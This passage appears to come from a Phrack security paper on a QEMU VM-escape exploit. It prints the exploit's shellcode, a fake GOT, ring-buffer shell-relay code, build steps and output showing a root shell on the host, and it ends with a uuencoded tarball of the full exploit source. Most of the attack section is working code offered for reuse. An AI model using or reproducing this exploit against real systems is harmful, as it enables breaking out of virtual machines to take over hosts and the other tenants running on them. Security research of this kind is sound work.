        struct shared_data shared_data;
        uint8_t            shellcode[1024];
        uint8_t            pipe_fd2r[1024];
        uint8_t            pipe_r2fd[1024];
};
```

Where fake_irq is a pair of fake IRQState structures responsible to call mprotect() and change the page protection where the payload resides.

The structure shared_data is used to pass arguments to the main shellcode:

```
struct shared_data {
        struct GOT       got;
        uint8_t          shell[64];
        hptr_t           addr;
        struct shared_io shared_io;
        volatile int     done;
};
```

Where the got structure acts as a Global Offset Table. It contains the address of the main functions to run by the shellcode. The addresses of these functions are resolved from the memory leak.

```
struct GOT {
        typeof(open)           *open;
        typeof(close)          *close;
        typeof(read)           *read;
        typeof(write)          *write;
        typeof(dup2)           *dup2;
        typeof(pipe)           *pipe;
        typeof(fork)           *fork;
        typeof(execv)          *execv;
        typeof(malloc)         *malloc;
        typeof(madvise)        *madvise;
        typeof(pthread_create) *pthread_create;
        typeof(pipe_r2fd)      *pipe_r2fd;
        typeof(pipe_fd2r)      *pipe_fd2r;
};
```

The main shellcode is defined by the following function:

```
/* main code to run after %rip control */
void shellcode(struct shared_data *shared_data)
{
        pthread_t t_in, t_out, t_err;
        int in_fds[2], out_fds[2], err_fds[2];
        struct brwpipe *in, *out, *err;
        char *args[2] = { shared_data->shell, NULL };

        if (shared_data->done) {
                return;
        }

        shared_data->got.madvise((uint64_t *)shared_data->addr,
                                 PHY_RAM, MADV_DOFORK);

        shared_data->got.pipe(in_fds);
        shared_data->got.pipe(out_fds);
        shared_data->got.pipe(err_fds);

        in = shared_data->got.malloc(sizeof(struct brwpipe));
        out = shared_data->got.malloc(sizeof(struct brwpipe));
        err = shared_data->got.malloc(sizeof(struct brwpipe));

        in->got = &shared_data->got;
```

```
        out->got = &shared_data->got;
        err->got = &shared_data->got;

        in->fd = in_fds[1];
        out->fd = out_fds[0];
        err->fd = err_fds[0];

        in->ring = &shared_data->shared_io.in;
        out->ring = &shared_data->shared_io.out;
        err->ring = &shared_data->shared_io.err;

        if (shared_data->got.fork() == 0) {
                shared_data->got.close(in_fds[1]);
                shared_data->got.close(out_fds[0]);
                shared_data->got.close(err_fds[0]);
                shared_data->got.dup2(in_fds[0], 0);
                shared_data->got.dup2(out_fds[1], 1);
                shared_data->got.dup2(err_fds[1], 2);
                shared_data->got.execv(shared_data->shell, args);
        }
        else {
                shared_data->got.close(in_fds[0]);
                shared_data->got.close(out_fds[1]);
                shared_data->got.close(err_fds[1]);

                shared_data->got.pthread_create(&t_in, NULL,
                                                shared_data->got.pipe_r2fd, in);
                shared_data->got.pthread_create(&t_out, NULL,
                                                shared_data->got.pipe_fd2r, out);
                shared_data->got.pthread_create(&t_err, NULL,
                                                shared_data->got.pipe_fd2r, err);

                shared_data->done = 1;
        }
}
```

The shellcode checks first the flag shared_data->done to avoid running the shellcode multiple times (remember that qemu_set_irq used to pass control to the shellcode is called several times by QEMU code).

The shellcode calls madvise() with shared_data->addr pointing to the physical memory. This is necessary to undo the MADV_DONTFORK flag and hence preserve memory mappings across fork() calls.

The shellcode creates a child process that is responsible to start a shell ("/bin/sh"). The parent process starts threads that make use of shared memory areas to pass shell commands from the guest to the attacked host and then write back the results of these commands to the guest machine. The communication between the parent and the child process is carried by pipes.

As shown below, a shared memory area consists of a ring buffer that is accessed by sm_read() and sm_write() primitives:

```
struct shared_ring_buf {
        volatile bool lock;
        bool          empty;
        uint8_t       head;
        uint8_t       tail;
        uint8_t       buf[SHARED_BUFFER_SIZE];
};

static inline
__attribute__((always_inline))
ssize_t sm_read(struct GOT *got, struct shared_ring_buf *ring,
                char *out, ssize_t len)
{
        ssize_t read = 0, available = 0;

        do {
                /* spin lock */
```

```
                while (__atomic_test_and_set(&ring->lock, __ATOMIC_RELAXED));

                if (ring->head > ring->tail) { // loop on ring
                        available = SHARED_BUFFER_SIZE - ring->head;
                } else {
                        available = ring->tail - ring->head;
                        if (available == 0 && !ring->empty) {
                                available = SHARED_BUFFER_SIZE - ring->head;
                        }
                }
                available = MIN(len - read, available);

                imemcpy(out, ring->buf + ring->head, available);
                read += available;
                out += available;
                ring->head += available;

                if (ring->head == SHARED_BUFFER_SIZE)
                        ring->head = 0;

                if (available != 0 && ring->head == ring->tail)
                        ring->empty = true;

                __atomic_clear(&ring->lock, __ATOMIC_RELAXED);
        } while (available != 0 || read == 0);

        return read;
}

static inline
__attribute__((always_inline))
ssize_t sm_write(struct GOT *got, struct shared_ring_buf *ring,
                 char *in, ssize_t len)
{
        ssize_t written = 0, available = 0;

        do {
                /* spin lock */
                while (__atomic_test_and_set(&ring->lock, __ATOMIC_RELAXED));

                if (ring->tail > ring->head) { // loop on ring
                        available = SHARED_BUFFER_SIZE - ring->tail;
                } else {
                        available = ring->head - ring->tail;
                        if (available == 0 && ring->empty) {
                                available = SHARED_BUFFER_SIZE - ring->tail;
                        }
                }
                available = MIN(len - written, available);

                imemcpy(ring->buf + ring->tail, in, available);
                written += available;
                in += available;
                ring->tail += available;

                if (ring->tail == SHARED_BUFFER_SIZE)
                        ring->tail = 0;

                if (available != 0)
                        ring->empty = false;

                __atomic_clear(&ring->lock, __ATOMIC_RELAXED);
        } while (written != len);

        return written;
}
```

These primitives are used by the following threads function. The first one reads data from a shared memory area and writes it to a file descriptor. The second one reads data from a file descriptor and writes it to a shared

memory area.

```
void *pipe_r2fd(void *_brwpipe)
{
        struct brwpipe *brwpipe = (struct brwpipe *)_brwpipe;
        char buf[SHARED_BUFFER_SIZE];
        ssize_t len;

        while (true) {
                len = sm_read(brwpipe->got, brwpipe->ring, buf, sizeof(buf));
                if (len > 0)
                        brwpipe->got->write(brwpipe->fd, buf, len);
        }

        return NULL;
} SHELLCODE(pipe_r2fd)

void *pipe_fd2r(void *_brwpipe)
{
        struct brwpipe *brwpipe = (struct brwpipe *)_brwpipe;
        char buf[SHARED_BUFFER_SIZE];
        ssize_t len;

        while (true) {
                len = brwpipe->got->read(brwpipe->fd, buf, sizeof(buf));
                if (len < 0) {
                        return NULL;
                } else if (len > 0) {
                        len = sm_write(brwpipe->got, brwpipe->ring, buf, len);
                }
        }

        return NULL;
}
```

Note that the code of these functions are shared between the host and the guest. These threads are also instantiated in the guest machine to read user input commands and copy them on the dedicated shared memory area (in memory), and to write back the output of these commands available in the corresponding shared memory areas (out and err shared memories):

```
void session(struct shared_io *shared_io)
{
        size_t len;
        pthread_t t_in, t_out, t_err;
        struct GOT got;
        struct brwpipe *in, *out, *err;

        got.read = &read;
        got.write = &write;

        warnx("[!] enjoy your shell");
        fputs(COLOR_SHELL, stderr);

        in = malloc(sizeof(struct brwpipe));
        out = malloc(sizeof(struct brwpipe));
        err = malloc(sizeof(struct brwpipe));

        in->got = &got;
        out->got = &got;
        err->got = &got;

        in->fd = STDIN_FILENO;
        out->fd = STDOUT_FILENO;
        err->fd = STDERR_FILENO;

        in->ring = &shared_io->in;
        out->ring = &shared_io->out;
        err->ring = &shared_io->err;
```

```
        pthread_create(&t_in, NULL, pipe_fd2r, in);
        pthread_create(&t_out, NULL, pipe_r2fd, out);
        pthread_create(&t_err, NULL, pipe_r2fd, err);

        pthread_join(t_in, NULL);
        pthread_join(t_out, NULL);
        pthread_join(t_err, NULL);
}
```

The figure presented in the previous section illustrates the shared memories and the processes/threads started in the guest and the host machines.

The exploit targets a vulnerable version of QEMU built using version 4.9.2 of Gcc. In order to adapt the exploit to a specific QEMU build, we provide a shell script (build-exploit.sh) that will output a C header with the required offsets:

```
    $ ./build-exploit <path-to-qemu-binary> > qemu.h
```

Running the full exploit (vm-escape.c) will result in the following output:

```
    $ ./vm-escape
    $ exploit: [+] found 190 potential ObjectProperty structs in memory
    $ exploit: [+] .text mapped at 0x7fb6c55c3620
    $ exploit: [+] mprotect mapped at 0x7fb6c55c0f10
    $ exploit: [+] qemu_set_irq mapped at 0x7fb6c5795347
    $ exploit: [+] VM physical memory mapped at 0x7fb630000000
    $ exploit: [+] payload at 0x7fb6a8913000
    $ exploit: [+] patching packet ...
    $ exploit: [+] running first attack stage
    $ exploit: [+] running shellcode at 0x7fb6a89132d0
    $ exploit: [!] enjoy your shell
    $ shell > id
    $ uid=0(root) gid=0(root) ...
```

----[5.4 - Limitations

Please note that the current exploit is still somehow unreliable. In our testing environment (Debian 7 running a 3.16 kernel on x_86_64 arch), we have observed a failure rate of approximately 1 in 10 runnings. In most unsuccessful attempts, the exploit fails to reconstruct the memory layout of QEMU due to unusable leaked data.

The exploit does not work on linux kernels compiled without the CONFIG_ARCH_BINFMT_ELF_RANDOMIZE_PIE flag. In this case QEMU binary (compiled by default with -fPIE) is mapped into a separate address space as shown by the following listing:

```
55e5e3fdd000-55e5e4594000 r-xp 00000000 fe:01 6940407   [qemu-system-x86_64]
55e5e4794000-55e5e4862000 r--p 005b7000 fe:01 6940407           ...
55e5e4862000-55e5e48e3000 rw-p 00685000 fe:01 6940407           ...
55e5e48e3000-55e5e4d71000 rw-p 00000000 00:00 0
55e5e6156000-55e5e7931000 rw-p 00000000 00:00 0         [heap]

7fb80b4f5000-7fb80c000000 rw-p 00000000 00:00 0
7fb80c000000-7fb88c000000 rw-p 00000000 00:00 0         [2 GB of RAM]
7fb88c000000-7fb88c915000 rw-p 00000000 00:00 0
                    ...
7fb89b6a0000-7fb89b6cb000 r-xp 00000000 fe:01 794385    [first shared lib]
7fb89b6cb000-7fb89b8cb000 ---p 0002b000 fe:01 794385            ...
7fb89b8cb000-7fb89b8cc000 r--p 0002b000 fe:01 794385            ...
7fb89b8cc000-7fb89b8cd000 rw-p 0002c000 fe:01 794385            ...
                    ...
7ffd8f8f8000-7ffd8f91a000 rw-p 00000000 00:00 0         [stack]
7ffd8f970000-7ffd8f972000 r--p 00000000 00:00 0         [vvar]
7ffd8f972000-7ffd8f974000 r-xp 00000000 00:00 0         [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
```

As a consequence, our 4-byte overflow is not sufficient to dereference the

irq pointer (originally located in the heap somewhere at 0x55xxxxxxxxx) so that it points to our fake IRQState structure (injected somewhere at 0x7fxxxxxxxxx).

--[6 - Conclusions

In this paper, we have presented two exploits on QEMU's network device emulators. The combination of these exploits make it possible to break out from a VM and execute code on the host.

During this work, we have probably crashed our testing VM more that one thousand times. It was tedious to debug unsuccessful exploit attempts, especially, with a complex shellcode that spawns several threads an processes. So, we hope, that we have provided sufficient technical details and generic techniques that could be reused for further exploitation on QEMU.

--[7 - Greets

We would like to thank Pierre-Sylvain Desse for his insightful comments. Greets to coldshell, and Kevin Schouteeten for helping us to test on various environments.

Thanks also to Nelson Elhage for his seminal work on VM-escape.

And a big thank to the reviewers of the Phrack Staff for challenging us to improve the paper and the code.

--[8 - References

[1] http://venom.crowdstrike.com
[2] media.blackhat.com/bh-us-11/Elhage/BH_US_11_Elhage_Virtunoid_WP.pdf
[3] https://github.com/nelhage/virtunoid/blob/master/virtunoid.c
[4] http://lettieri.iet.unipi.it/virtualization/2014/Vtx.pdf
[5] https://www.kernel.org/doc/Documentation/vm/pagemap.txt
[6] https://blog.affien.com/archives/2005/07/15/reversing-crc/

--[9 - Source Code

begin 644 vm_escape.tar.gz
M'XL(`"[OTU@``^Q:Z7,:29;W5_%7Y*AC.L"-I<RJK*RJMML3"$H6801:0#ZV
M#R)/B6BN@<(M;4_OW[XO7R*!D+KMV)C>C8V=^B"*S'?^WI$OL3]-1W:EY<(>
M/_O3'@I/FB3^DZ4)W?V\>YZQF`J>BC3FXAEE4<RC9R3Y\TS:/NM5*9>$/)N6
M<J+&OT_WN?W_H\^G^_A/I^LC_:?H\`$6G/]>_".:I#[^,=!`!C"(?PS?GA'Z
MIUBS]_P_C_]7XYF>K(TEKU:E&<^/KE]7=I>6X]G5_IH9S\I':Y.Q>KCF]*R<
M/%R2JY5=[K&"K/)V85=^M?*5L6X\L^2B\:88#<[:IT-"6+2WW/[W@A!29>35
MJQW"VI;JM#NZZ!>#HCL$JO5DX@E%O$=PVB7^J=Y3)$F-O""L5JF`2<29EY7*
M&M[B:%22A;RRH[ES*UM6[Q>E,<M:Y=>*%[.TY7HYPR7RM1>Z9QQ*?EGY+<@4
M'-BO/LE1.1]=N5GUTWQLR/,[>0?W)(NIK1,@>%DY6(W_P\)*L`&^AQ?R'>CR
MY(MR.2IKJ/[U:Y+7P(C_3(%LLK+VYZHS]0UGG0R*XNUH4`S!FH.EE08WOT9-
MF5\;.U+]2Q6^@X@=)&NURL'!QLL7#.C`+-"^0W?:18E(@38_Y>Q"_JZS0>`.
M*D@",D/65/W^7[X#Y;6M'ES<0_H?#Z)5O9-?VXC[+<1W*L>SZKT!&>A_#AB^
MW`4?()W:*:3!@3-@V7QA9]7#X\5RKH]7=N*.O9JI7!S626_4;_6ZG8]W^``]
M*T)K!*0?+.QR.5]6#SW[H2<XL#?CLHI>@"T'H`:$3^5D,M?5*!%^'<I.+VZK
ML%4GA^^O[=(2.27MOR'_`DJR=-7#OZY^F(%N(,+58.T.@@#UW=Z&X^-\O22+
MZ]O56,L)YJI=K<AX161)Z,U?#R_Z[1O!#^_$>GDU[_X&;.K!^]]N5_]Z_LG/
M]OS_-'T1WO[I4\`?G_]I$D7L;OY+$K_.>)S2?YW__Q//\?-*<[ZX78ZOKDM2
MU34242;JY-Q>FS$9>I?KY$*N)^14+L<6NE2E`><EDJ_@V(/6_,F:HTJE;\W8
MCPMJ78[G<!+.#%FO+!G/R`K:CK:XHL8SN;PE;KZ<KNKDEW%Y3>9+_)ROR\IT
M;L8.>I,74"<2NAXTS^FX+*TAT'8_C0V\E-?0K<IK"T+`F%]@/"%Z/C-CS[1"
MIJDMOZU4V!%Y:-(*CL`[6_0<1H\I1-X?W'`2H$"IYI_\UAT8LWDYUK9>*:^A
M14Y`DA>PJVMF]@P!=7HBQU.[!$"BQP:`HAT$[@P`U\P:C'K"ALK&!O+?L8$$
MORIFKM=3.ROE76".`?,Y["SAV"GM<BPGJRV^&!0O<M=T<"<^(ET[1BZ_.Y-P
M\H,M_GT+V?5\8H!@-M\2(>SC<E4!JX.\^7(%BF^)LCY#P/XYL3,#J]8G`Q@R
MG9>6!%0@QT#@&%*,.-A`'"JKN2M_\9'>)`Y9+:SVF0-,8Y]/2Y\SLY`]JU6P
M?WC6'I!![W3XOM$O"+Q?]'OOVJVB14X^DN%909J]BX_]]INS(3GK=5I%?T`:
MW1:L=H?]]LGEL`<+AXT!<!Y6_$:C^Y$4'_QT-""]/FF?7W3:(`RD]QO=8;L8
MU$F[V^Q<MMK=-W4"`DBW-R2=]GE["&3#7MTKK3QF([U3<E[TFV?PM7'2[K2'
M']&0T_:PZW6=@K(&##S]8;MYV6GTR<5E_Z(W*"K>K59[T.PTVN=%ZPBT@T92
MO/-C\."LT>D\Z:6W_8&/)T6ETVZ<=(J@";QLM?M%<^C=V;XU`3FPKP/SY$71

```
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
```

```
MB-'EJ8JT2]$WZ'2)^Z_VOK6YC1M9]'Z5?L7$ZR@4+=GS?JPBG_*-G7-2-XE]
M96?/5MD*:YX6;8K4<BA;/G'VM]]^`'#.8&<R0<AZ;[!U6V2(!=`-HH!M`H]%=
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
M[/V\S_]4.+1KA[' `PCGJ!:L\02$AJ&CL&!V.\ST%=1-FCQ83X]YIG8J)^-2I
MG:90OIG5'9E370=1R#7YT:Q@ZRY^)@C8Q*8,=(VER;>0?DO.A>$64()5_<>/
M8G[##U7RL@I(97C2^B#'-[C]_6KYQ4;N+:Z7L#?!XI!Q`6POGXS5=>(&Z1?Q
M/+7BES*]X/KYLI_I9=/_=7Q/+/A0F1R_C._%R6D+W],D;(/T\/VGLWV%>)CM
MQ1CT<GZ7Z1$Q3,MEF_'E:+;Y?-Y-4H@_P/J\L&YA_7KUU;*^AKV+>%'^0OZ6
M784:<$XK+"URB*NW:*+WZP.;/,M.Y1?8S[>S#B4@-(18J_=$OJ?P&S9--!K%
M&L^A!?&<7-P%VN.'Q.35+^)JK.1(/BN![X<TTDAFQ/%0T%?%</R0I4>5AN<*
MPL*4(L\1@ECXZ`0HI;P:JK6_^]OT]/]J\C4[W:1DU><^RE4^-IJDJ"2'2F$N
M5XU9B[R]@R;(C:R_G>2D3!>7M<"OM`W?K(SU-:PK!1XN/E_/KPQZ![U:H!2F
MP:@T`Q.-7F&J_*#!DAK_C;&9H?38S&A7L9F19H?4-/,EM*1\:9\?H2ZH^@X%
MQ/>3[I@C*MY;3AD1KSOQ^C4"H.I`;=;Q0VKT$1'"0)4!C4FC!&I8F.I,-#%I
M&V6`[/?%)4=]MH19UBB$I\6C_3VM]@D_XOGCD?'=H\=_FSU^^O73L_]#PJ13
M%79UPM0A+RO:?$&R_@*"CE3%G*93MTODS$5,VR:I:0;C1NY3X*#J3X'#=E))
